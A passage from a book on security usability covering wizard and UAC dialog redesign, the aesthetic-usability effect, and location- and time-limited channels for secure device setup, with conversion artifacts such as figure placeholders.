
Figure 123: OS X Wizard interface

The other point to note is the default setting 'Create Key', and the fact that it's worded as an imperative verb rather than a passive affirmation. This is because the caption for a button should describe the action that the button initiates rather than being a generic affirmation like 'OK', which makes obvious the action that the user is about to perform. In addition, by being the default action it allows the majority of users who simply hit Enter without reading the dialog text to Do The Right Thing.

Finally, note the absence of a window-close control, preventing the user from automatically getting rid of the dialog and then wondering why the application is complaining about the absence of a key. Unfortunately this simple safeguard may not

be possible (see "Security and Conditioned Users" on page 156) so you'd have to add extra logic to your application to handle the user bailing out of the key generation process halfway through, either by warning them that if they exit now they won't be able to establish secure communications with others or by offering to restart the wizard if they want to communicate securely and no key is available.

Create Key - Step 2 of 2

Your key has been created and saved.

In order for others to communicate securely with you, you need to publish your key information. Would you like to do this now?

[**Publish Key**]   [Don't Publish Key]

Figure 124: Key creation wizard, part 2

The next step, shown in Figure 124, informs the user that their key has been created and safely stored for future use. Again, the default action publishes the key for others to look up. If the user chooses not to publish the key, they're led to a more expert-mode style dialog that warns them that they'll have to arrange key distribution themselves, and perhaps gives them the option of exporting it in text format to mail to others or post to a web page.

Create Key - Done

Your new key is now ready for use.

[**Finish**]

Figure 125: Key creation wizard, confirmation

The final step, shown in Figure 125, completes the wizard and lets the user know that their key is now ready for use (although completion pages for wizards are in general frowned upon, in this case the use is permissible in order to make explicit the fact that the previous action, which would otherwise be invisible to users, has completed successfully). In the worst case all that the user has to do is hit Enter three times without bothering to stop and read the dialog, and everything will be set up for them.

One possible extra step that isn't shown here is the processing of some form of password or PIN to protect the newly-generated key. This is somewhat situation-specific and may or may not be necessary. For example the key might be stored in a USB security token or smart card that's already been enabled via a PIN, or protected by a master password that the user entered when the application started.

An interesting phenomenon occurs when users are exposed to this style of simple-but-powerful interface. In a usability test of streamlined scanner software, every one of the test users commented that it was the "most powerful" that they'd tried, even though it had fewer features than the competition. What made it powerful was the effective power realised by the user, not the feature count. A side-effect of this "powerful" user interface was that it generated a radically smaller number of tech support calls than was normal for a product of this type [266].

This draws from a well-known result in the design world called the aesthetic-usability effect in which people perceive attractive (aesthetic) designs or products to be more usable than less aesthetic ones, whether they actually are or not [267][268][269]. In fact users will often rate products with obvious usability problems as high in usability

provided that they look good [270][110], leading to the maxim that "what is beautiful is usable" [271] which in turn goes back to work in the 1970s into the "what is beautiful is good" stereotype [272], and that in turn goes back to the halo effect that was covered in "Signing Data" on page 369. Pleasing designs are more effective at fostering positive attitudes towards them than less-aesthetic ones, and make people more tolerant of design problems [273], and just like some of the other effects discussed in "Psychology" on page 125, the aesthetic-usability effect isn't something that you can wish away but have to build into your product.

All of this confirms interaction designer Alan Cooper's paraphrasing of architect Mies van der Rohe's dictum "Less is more" into the user interface design principle "No matter how cool your user interface is, less of it would be better" [274][111].

Case Study: Windows UAC

Previous sections have described the usability problems of Windows Vista's UAC prompts, which comes straight from the "Ken Thompson's car" school of user interface design (it should be mentioned here that the open-source world is no better when it comes to communicating security information. For example GPG's notorious "unusable public key" error covers everything from a disk error to an invalid signature to an incorrectly set system clock, with the sole mitigating factor for open-source being that seriously hardcore geeks have the option of stepping through the code using a debugger in order out find out what the real problem is).

Figure 126: Vista UAC dialog

Let's look at how UAC prompts could be redesigned using activity-based planning in order to make them more useful to users. Consider the UAC prompt shown earlier, repeated in Figure 126. While this message is definitively accurate from the programmer's point of view it conveys essentially no useful information to the user who's being required to make a decision based on it. Even if this were modified to display the type of operation being performed and the name of the file being operated on, it still wouldn't help the user much because being asked to approve a file copy from C:\Windows\SoftwareDistribution\Download\b86ded5d8c14a2fd\-Update.cab to C:\Windows\System32\wuauclt.exe really won't assist the average person in their decision-making process.

So how could the dialog be improved? The first step is to examine what the user is trying to achieve when the warning message is triggered. In the above example they're running Windows update, so the UAC dialog should ask them whether this is what they're intending to achieve rather than asking about a more or less meaningless file operation. Variations on this theme would be questions like "Are you trying to install a new program?", "Are you attaching a new device to your computer?", and "Are you making changes to your networking settings?". In addition the dialog could

---

[110] Thus explaining the apparent popularity of things like blondes and Italian motorbikes.
[111] A remark that's particularly applicable to skinnable interfaces.

provide further context-specific information on the operation being performed, for example by reading the application's VERSIONINFO resource and displaying the application's description (FileDescription or ProductName in VERSIONINFO terms) and vendor name (CompanyName) as part of the message. So instead of just asking "Are you trying to install a new printer?" the UAC prompt could ask the much more specific question "Are you trying to install a 'HP LaserJet 5000' from 'Hewlett Packard'?". Note that although the VERSIONINFO data that's being displayed to the user isn't authenticated, this doesn't matter because in order to effectively spoof it an attacker would have to predict in advance both when a user expects to see a UAC prompt as part of their use of the computer and what the user action was that triggered it. The malware can claim to be from any printer vendor it feels like but if the UAC prompt pops up when the user is doing nothing more than watching YouTube videos then they're probably going to be more than a little suspicious.

Unfortunately, implementing this level of user-centred operation means much, much more work for developers. Instead of simply hooking all critical operations and adding a user-controlled allow/deny to the control path, the activity-based design approach to UAC dialogs requires that developers think about what each task entails and allow for that in the access controls. However by providing a set of templates for commonly-performed operations like installing a new program, plugging in new hardware, or changing network settings, the intrusiveness of the UAC dialog could be reduced to a much smaller number of cases where it really is warning users of potential security issues.

There's actually a relatively straightforward way to handle this which is based around the way that intrusion detection systems (IDSes) work. To establish your baseline you first turn on logging for the system and then perform a bunch of representative operations such as software installs that you're trying to get data for. By examining the logs you can now come up with some general rules for what a typical software install does, and use that as your baseline for what is and isn't allowed (this type of IDS-inspired configuration mechanism is already used by some firewall and SELinux tools, although the final step of having humans generalise the results obtained is omitted since the configuration being created is usually for one specific application or purpose rather than a general-purpose set of rules). This process certainly won't cover every imaginable obscure corner case but it's good enough to satisfy most of the people most of the time, with the odd exception falling back to the standard (uninformative) UAC dialog.

Having said all that, an initially unstated but later acknowledged goal of the UAC prompts was to force Windows developers, independent software vendors or ISVs in Microsoft terminology, to finally pay attention to OS security requirements. A number of informal surveys had previously found that around 70% of all Windows applications tested failed in some way if the user didn't have full Administrator privileges, leading to assorted lengthy problem-application lists and "Halls of Shame" for applications that wouldn't work without Administrator privileges [275][276].

Microsoft's own figures for corporate users were that 85% of users carried out their everyday business with Administrator privileges [277]. In regard to this situation, MSDN security columnist Keith Brown complained that "you can't install 90 percent of today's software unless you're an administrator. Users expect software to run without crashing, but 70 percent of software won't run properly unless the user is an administrator, and that's an optimistic number" [278]. This isn't helped by the fact that virtually no Windows users are aware of the risks of running with a high-privilege account (or by extension that there are such things and that they're currently using one) [177].

Until the shock treatment of UAC came along there was no sign that developers would ever break out of their habit of scribbling all over privileged system areas whenever they felt like it. As Microsoft product manager David Cross put it, "The reason we put UAC into the (Vista) platform was to annoy users — I'm serious. We needed to change the ecosystem. UAC is changing the ISV ecosystem; applications are getting more secure. This was our target" [279]. So, at least until the negative feedback was sufficient that developers started being forced into fixing their

applications, having a less intrusive UAC would have been somewhat self-defeating for one of its intended goals.

Without this type of forcing function it can take years before even the simplest security fixes get adopted. For example a study in mid 2010 found that two core Windows security technologies, data execution prevention (DEP) [280] and address space layout randomisation (ASLR) [281] were barely used in the most popular third-party Windows applications even though it takes no more to enable them than the flick of a compiler switch (the details of how these work aren't terribly relevant here except to note that they make an attacker's job quite a bit harder).

In fact of the applications that were evaluated, which included Adobe Reader, Firefox, Flash, iTunes, Java, OpenOffice, Quicktime and Winamp, just one single application, Google Chrome, enabled both DEP and ASLR [282][283] (although several vendors promised to have it enabled in the next release after the report had been published). The problem of vendors ignoring these security technologies is sufficiently bad that Microsoft created a special tool, the Enhanced Mitigation Experience Toolkit (EMET) [284] to address this, whose function is best summed up by one security practitioner as "a massive plaster (band aid) for legacy software that missed the memo about defensive compiler features" [285].

It's possible to improve on UAC even further by using work from the field of security visualisation [286][287][288][289][112]. Instead of presenting, for the case of something like a suspect phishing site, the generic "This site may harm your computer", the OS could take advantage of the fact that its GUI is capable of doing more than just popping up dialog boxes and provide a true graphical visualisation of what's really going on. This takes advantage both of a certain amount of progress in computer graphics since the 1970s when dialog boxes were first introduced and of the fact that humans are much, much better at quickly assessing visual scenes than verbose text-based descriptions.

Figure 127: Improved visualisation system for UAC-style warnings

In the case of Vista's warnings, it could use Flip3D to rotate the application out of the way and provide the user with a behind-the-scenes look at what's really going on beyond "here be dragons". An example of this technique is shown in Figure 127, with the necessary information coming from a WHOIS database, GeoIP services, reverse DNS lookups, and whatever else may be useful (remember that these

---

[112] Although sometimes this may be more useful for generating pretty pictures for wall posters than actually visualising security issues.

relatively expensive operations are only performed in the case of an abnormal situation so they're never needed for the vast majority of normal accesses to resources, and once you're stopping proceedings to alert the user a few extra milliseconds of lookup operations aren't going to make that much difference). Even a very basic form of this type of visualisation has been shown to greatly improve users' understanding of potentially dangerous traffic flows [290].

This metaphor can be extended to cover system-internal operations by rotating not just the single application making a security-relevant request but the entire desktop, allowing the user to "peek under the hood" of the computer to see what's going on. This level of visualisation would require further work to determine how to present abstract sections of the operating system in order to meaningfully convey to users information such as the fact that the special video codec that they've just downloaded in order to view the dancing-pigs video is trying to replace core parts of the operating system when it's run, but in general that's just a relatively straightforward (if rather tedious) evaluation exercise for a usability lab.

The effectiveness of this approach was shown in a proof-of-concept carried out with non-technical users in which even the basic experimental implementation used in the study outperformed the well-established, mature ZoneAlarm firewall by a factor of *two to one*, because users were finally able to make at least somewhat informed decisions about security while they couldn't do much with the information that ZoneAlarm was giving them and resorted to desperation strategies like allowing (or denying) every connection that ZoneAlarm warned about [291].

Stepping back a bit, the real problem here is that the operating system — any OS, not just Windows — sees input coming from the layer of software above or below it without knowing whether this really represents the will and intent of the user. This abstraction of operations isn't a bug, it's what's needed in order to make operating systems work effectively (under Windows' predecessor MSDOS any program could easily check whether it was getting input directly from the user by accessing the necessary hardware directly, but this hardly made for a stable and flexible operating environment).

On a whiteboard the solution to this problem is to move these sorts of functions inside some form of security perimeter, in historical Orange Book terms the trusted computing base or TCB, but extensive efforts to do this, first in the 1980s and then again two decades later with Microsoft's next-generation secure computing base (NGSCB) initiative have managed to demonstrate fairly conclusively that building a useful computer system based on this is beyond our capabilities. Exactly how to solve this problem remains an open question, but applying activity-based planning to the control-flow process is at least a step in the right direction since it establishes a baseline for what needs to be checked and what can be allowed.

Use of Familiar Metaphors

Many users are reluctant to activate security measures because the difficulty of configuring them is greater than any perceived benefits. Using a metaphor that's familiar to the user can help significantly in overcoming this reluctance to deal with security issues. For example most users are familiar with the use of keys as security tools, making a key-like device an ideal mechanism for propagating security parameters from one system to another. One of the most usable computer security devices ever created, the Datakey, an instance of a type of device known as a cryptographic ignition key or CIK, is shown in Figure 128. To use the Datakey/CIK, you insert it into the reader and turn it to the right until it clicks into place, just like a standard key. To stop using it, you turn it back to the left and remove it from the reader. As one long-term Datakey user has pointed out, the satisfying ker-chunk and switch-over of green to red LEDs when the key is turned adds further satisfaction for a certain class of users who can pretend that they're activating a missile launch system, or at least something more interesting than an account login.

Figure 128: A Datakey being used to key a VPN box

Instead of using a special CIK for security, you can use a standard USB memory key to initialise security parameters across devices. This mechanism is used in Microsoft's Windows Network Smart Key (WNSK), in which Windows stores WiFi/802.11 encryption keys and other configuration details onto a standard USB memory key which is then inserted into the wireless devices that need to be configured.

Since USB keys can store amounts of information that would be impossible for humans to carry from one device to another (the typical WNSK file size is around 100kB) it's possible to fully automate the setup using full-strength security parameters and configuration information that would be infeasible for humans to managedirectly. In addition to the automated setup process, for compatibility with non-WNSK systems it's also possible to print out the configuration parameters, although the manual data entry process is rather painful. Using the familiar metaphor of inserting a key into an object in order to provide security greatly increases the chances that it'll actually be used, since it requires almost no effort on the part of the user.

This type of security mechanism is known as a location-limited channel, one in which the user's credentials are proven by the fact that they have physical access to the device(s) being configured, a process that "directly captures users' intuitions that they want to talk to a particular previously unknown device in their physical proximity" [292]. This is a generalisation of an older technique from the field of secure transaction processing called geographic entitlement, in which users were only allowed to initiate a transaction from a fixed location like a secure terminal room in a brokerage house, for which access required passing through various physical security controls [293].

More recently this has been revived in the field of ubiquitous computing by taking into account various environmental hints like the spatio-temporal environment (where the user currently is, and when they're there), the social environment (the relationship between the user and others around them), and other contextual information [294]. For example if a doctor is not the treating physician for a particular patient (social environment) but both they and the patient are currently in the emergency room (spatial environment) and the patient's status is recorded as "critical" (other contextual information) then the doctor is allowed access to the patient's medical records even though they wouldn't normally be able to do this. As you can probably imagine, setting all this up and, more importantly, getting it working properly up ranges from quite hard through to more-or-less impossible, see the discussion on role-based access control (RBAC) in "PKI Design Recommendations" on page 729 for more on this.

Another variant of this has been proposed for use in home automation security, in which physical presence inside the house is used as an access mechanism. In other words someone located inside the house is authorised to turn the lights on (or perform more complex home-automation actions) while someone located outside the house isn't [240]. This has been formalised as the Big Stick principle, "whoever has physical access to the device is allowed to take it over" [295] which is really just an implicit acknowledgement of the fact that if someone in a home environment has

unlimited physical access to something then they can do pretty much anything they want with it, a policy that one analysis describes as "cynically realistic" [296].

You can apply the same sort of measure to computer logins. Currently when you log into a computer it doesn't differentiate between a logon from the console, the local network, or Ulan Bator[113] (apart from a token capability in some SSH implementations to disable remote root logins). In all of these cases the result of the login is a boolean "user is logged in" rather than a "user is sitting at the local console and has demonstrated physical authorisation (or at least access) to use the system". Changing the amount of access that's granted based on where the user is coming from, as Microsoft already do to some extent in their file and print sharing access controls (discussed in "Security vs. Availability" on page 400), creates a significant extra barrier to Internet-based attackers, since local systems are now accessible only by local users rather than by remote attackers on the other side of the planet.

What location-limited channels do is solve the MITM problem, where in this case the first 'M' stands for "machine" rather than "man". In other words a dumb, automated attack by a machine (which is the usual kind of attack that's encountered on the Internet) is foiled and it requires direct action by a human to overcome the defences, an explicit limiting step on the scale and scope of any attack [297]. If the threat model involves attackers coming in over a network, such a location-limited channel is more secure than any fancy (and complex) use of devices such as smart cards and certificates, since the one thing that a remote network attacker can't do is plug a physical token into the device that's being configured.

A variation of the location-limited channel is a data tether, which makes data available only within a restricted-range environment, for example by employing a crypto device that communicates via a short-range radio link like ZigBee so that it has to be brought within close proximity of the target device to unlock the data held on it [298][299][300][301][302][303][304][305][306][307][308][309][310][311] [312][313][314][315][316][317]. Many other variations of this are possible, including printing security information on a device in the form of a 2D barcode [318], with the security information being either a shared secret key or the device's public key for device identification purposes. By taking a photo of the 2D code with a cell-phone users can establish a secure/authenticated link to the device using a smart phone as their personal crypto token [319]. Alternatively, if the device has display capabilities, it can generate a barcode on-demand on its display, providing a channel that's very difficult for an attacker to intercept or spoof [320][321]. Barcode-based interaction with cell-phones (although not for security purposes) is already widespread in Japan in the form of quick-response (QR) codes printed in magazines, posters (sometimes the entire poster consists of little more than a gigantic QR code and perhaps some teaser text), business cards, and similar locations, although they haven't spread much to other countries yet.

Pretty much anything can be pressed into service as a form of location-limited channel mechanism, even something as basic as the time-to-live (TTL) or hop limit counter on IP packets [322]. Even if a remote attacker manages to craft a packet so that it arrives with TTL=1 to make it appear local, the response will also go out with TTL=1 and so will never reach them. This type of location-limited channel is already being used in a DRM protocol called Digital Transmission Content Protection (DTCP), where what it does is referred to as localization. The idea behind localisation is to make it possible to stream content within the home but to make it difficult to stream the same content over the Internet. The TCP/IP version of DTCP tries to keep access to content local both by limiting the number of network hops to three and limiting the total round trip time (RTT) to 7ms [323].

Location-limited channels have been proposed as a means of repairing the security holes introduced by making smart cards remotely readable in the form of RFID tokens, which remove the explicit authorisation-to-read and write that's normally provided by inserting the card into a reader. These methods include allowing the holder to break the connection between the tag and its antenna using a switch or

---

[113] If you live in Ulaanbaatar, substitute Putaruru for the location.

button, only activating the tag via a capacitive sensor when the user touches it, and only activating the tag when it's exposed to a specific light pattern from a reader [324]. The last two are probably the most practical defences against skimming attacks because as far as the user is concerned they're just waving their tag over the reader in the normal manner, and the location-limited channel protection gets piggybacked along at no cost (although even in this case the fact that the signal is broadcast wirelessly makes them less safe than standard contact cards).

One particularly interesting use of a location-limited channel is zero-power authentication, which is useful for defending battery-powered devices against so-called sleep-deprivation attacks in which an attacker repeatedly tries to access the device, running down its batteries whether the access attempt succeeds or not [325]. Zero-power authentication works by harvesting its power from the radio-frequency signals transmitted by the sender (this is the standard way of powering RFID tags), making the attacker carry the cost of the attack and not even waking up the actual device until the authentication has been successfully completed. If the sender can't authenticate themselves, the device never gets woken up, which both prevents sleep-deprivation attacks and makes for a very effective form of attack surface reduction [326]. Variations of this work a bit like port-knocking on standard networked devices, ensuring that a device only responds when an appropriate trigger is present in its vicinity [327].

You can also use a reverse form of the data tether in which communications with a device is only allowed when a particular token *isn't* nearby. This is a rather specialised situation that might be required for emergency access with implanted medical devices where the implanted device can be switched to an allow-all mode if the owner is unconscious. In one scenario the owner carries a token that periodically broadcasts a beacon to the device and if the beacon isn't detected (for example by having the token removed by an emergency medical technician) the device allows access [328]. This is still a somewhat dubious mechanism though because the silent failure mode when the token's battery dies or some other problem occurs is to allow everyone access to your pacemaker. A simpler technique, since all that's really required is for the person requesting access to demonstrate their immediate proximity, is to send an ultrasonic signal through the body of the owner (requiring direct physical contact, which the owner is likely to notice if it's unauthorised) to enable access to the device [329] or if you still require some sort of access control rather than just proof-of-proximity, to engrave an access key on a standard medic-alert bracelet alongside the usual medical details, or if you're feeling really adventurous, to record the information on the patient as a 2D-barcode tattoo [330], optionally done in UV-visible ink for extra privacy since it's not readily apparent under standard light sources [331] (although this may sound somewhat radical, tattoos are already being used as alternatives to standard medical bracelets [332]).

These various techniques fall into the general class of distance-bounding protocols, which try to ensure that whatever you're communicating with is within a fixed distance of your location. Distance-bounding protocols rely on the use of physical artefacts of the communication medium like radio or ultrasonic signals for their effectiveness, and are a particular variation of a location-limited channel that requires specialised and somewhat expensive (compared to the baseline value of "free") hardware, but it can be effective in the somewhat limited situations where they're applicable [333][334][335][336][337][338][339][340][341][342][343][344] [345][346][347][348][349][350][351][352] [353][354][355][356][357][358] [359][360][361][362][363][364][365][366][367][368][369][370][371][372][373]. Unfortunately the same technology is also open to considerable amounts of abuse [374][375]. The technology isn't completely secure against a determined enough attacker [376][377][378] but at the moment it's rarely used for any significant purpose (this is another one of those security technologies for which the number of publications is inversely proportional to its practical utility) so no-one's really sure what the final outcome will be.

The formal model of this sort of mechanism is called context-aware access control [379][380][381][382][383][384][385][386][387][388] but this merely represents an

adjunct to the never-ending churn around a theoretical access-control model called role-based access control (RBAC), covered in "PKI Design Recommendations" on page 729, and isn't terribly useful here.

Incidentally, you can also use location-awareness in reverse to increase security by reducing your vulnerability profile if you're in an unsafe location. Laptops tend to want to send out DHCP and DNS requests, connect to NFS servers, domain controllers, and print servers, and generally grope around in places where it's not necessarily safe to do so. By using location-awareness you can check whether you're in an environment where it's safe to do this rather than just going out and hoping for the best [389]. Of course when you do this you have to make sure that your location-awareness checking doesn't itself become an attack vector.

There's an ongoing effort to add location-awareness facilities to mainstream operating systems, but this tends to take the form of the computer groping around as widely as possible via any wireless networks and cellular systems that happen to be reachable in order to obtain information that might be useful to determine its location [390][391][392]. As with the string of vulnerabilities in Windows UPnP (mirrored by an equally large number in the Linux version [393][394][395] and an apparently never-ending series of them in embedded devices like home routers [396]), it may be that this distinguishes itself more as an attack vector than a useful service, and it's really not the type of facility that's required for an inverse location-limited channel.

Instead, you should use a much simpler (and therefore far harder to compromise) mechanism like consulting a whitelist based on a wireless access point or gateway MAC address before initiating automatic connect attempts in order to help reduce your exposure in potentially hostile networks. There's already been a considerable amount of work done on the mechanisms required for this sort of thing for the purposes of enabling handoff from one 802.11 network to another, and you can take advantage of this work to provide the underlying functionality for you [397][398] [399]. In addition Windows 7 has an 802.11 mechanism that it uses for DHCP purposes that could be extended to provide this type of functionality [400][401]. Using this in reverse as a safety mechanism isn't as restricting as it seems because 802.11 users aren't very mobile and tend to stick to one access point [402], and in any case the worst that can happen if they're located in a non-whitelisted network is that they have to manually click on a connect button rather than having the system do this automatically behind their back as soon as it detects the presence of any kind of network link.

A similar type of mechanism, which is often combined with a location-limited channel, is a time-limited channel in which two devices have to complete a secure initialisation within a very small time window. An example of such a mechanism is one in which the user simultaneously presses secure initialisation buttons on both devices being configured. The device being initialised would then assume that anything that responded at that exact point in time would be its intended peer device. A variation of this has the user wait for an indicator such as an LED on one device to light up before pressing the button on the other device. By repeating this as required, the chances of an attacker spoofing the exchange can be made arbitrarily small [403].

An additional countermeasure against a rogue device trying to insert itself into the channel is to check whether you receive more than one response (one from the legitimate device and one from the rogue one) within the given time window and reset the process if this type of tampering is detected. Like tamper-evident seals on food containers this is a simple, effective measure that stops all but a determined attacker. This mechanism combines both location-limited channels (the user is demonstrating their authorisation by being able to activate the secure initialisation process) and a time-limited channel (the setup process has to be carried out within a precise time window in order to be successful).

This type of secure initialisation mechanism had been independently adopted by various vendors of 802.11 wireless devices who were trying to combat the low level of adoption of secure wireless setups, although since there was initially no industry standard for this they all did it differently. An example of one vendor's approach was

the use of location-limited and time-limited channels in Broadcom's SecureEasySetup, which was used for secure initialisation of 802.11 WPA devices via a secure-setup pushbutton or an equivalent mechanism like a mouse click on a PC dialog [404][405][406]. Since Broadcom was an 802.11 chipset vendor, anyone using their chipsets had the possibility to employ this type of simple security setup. Eventually the WiFi Alliance got the various parties involved to agree on a common mechanism for this, the pushbutton configuration option (PBC) for WiFi Protected Setup [407].

Figure 129: Security UI as a psychology experiment

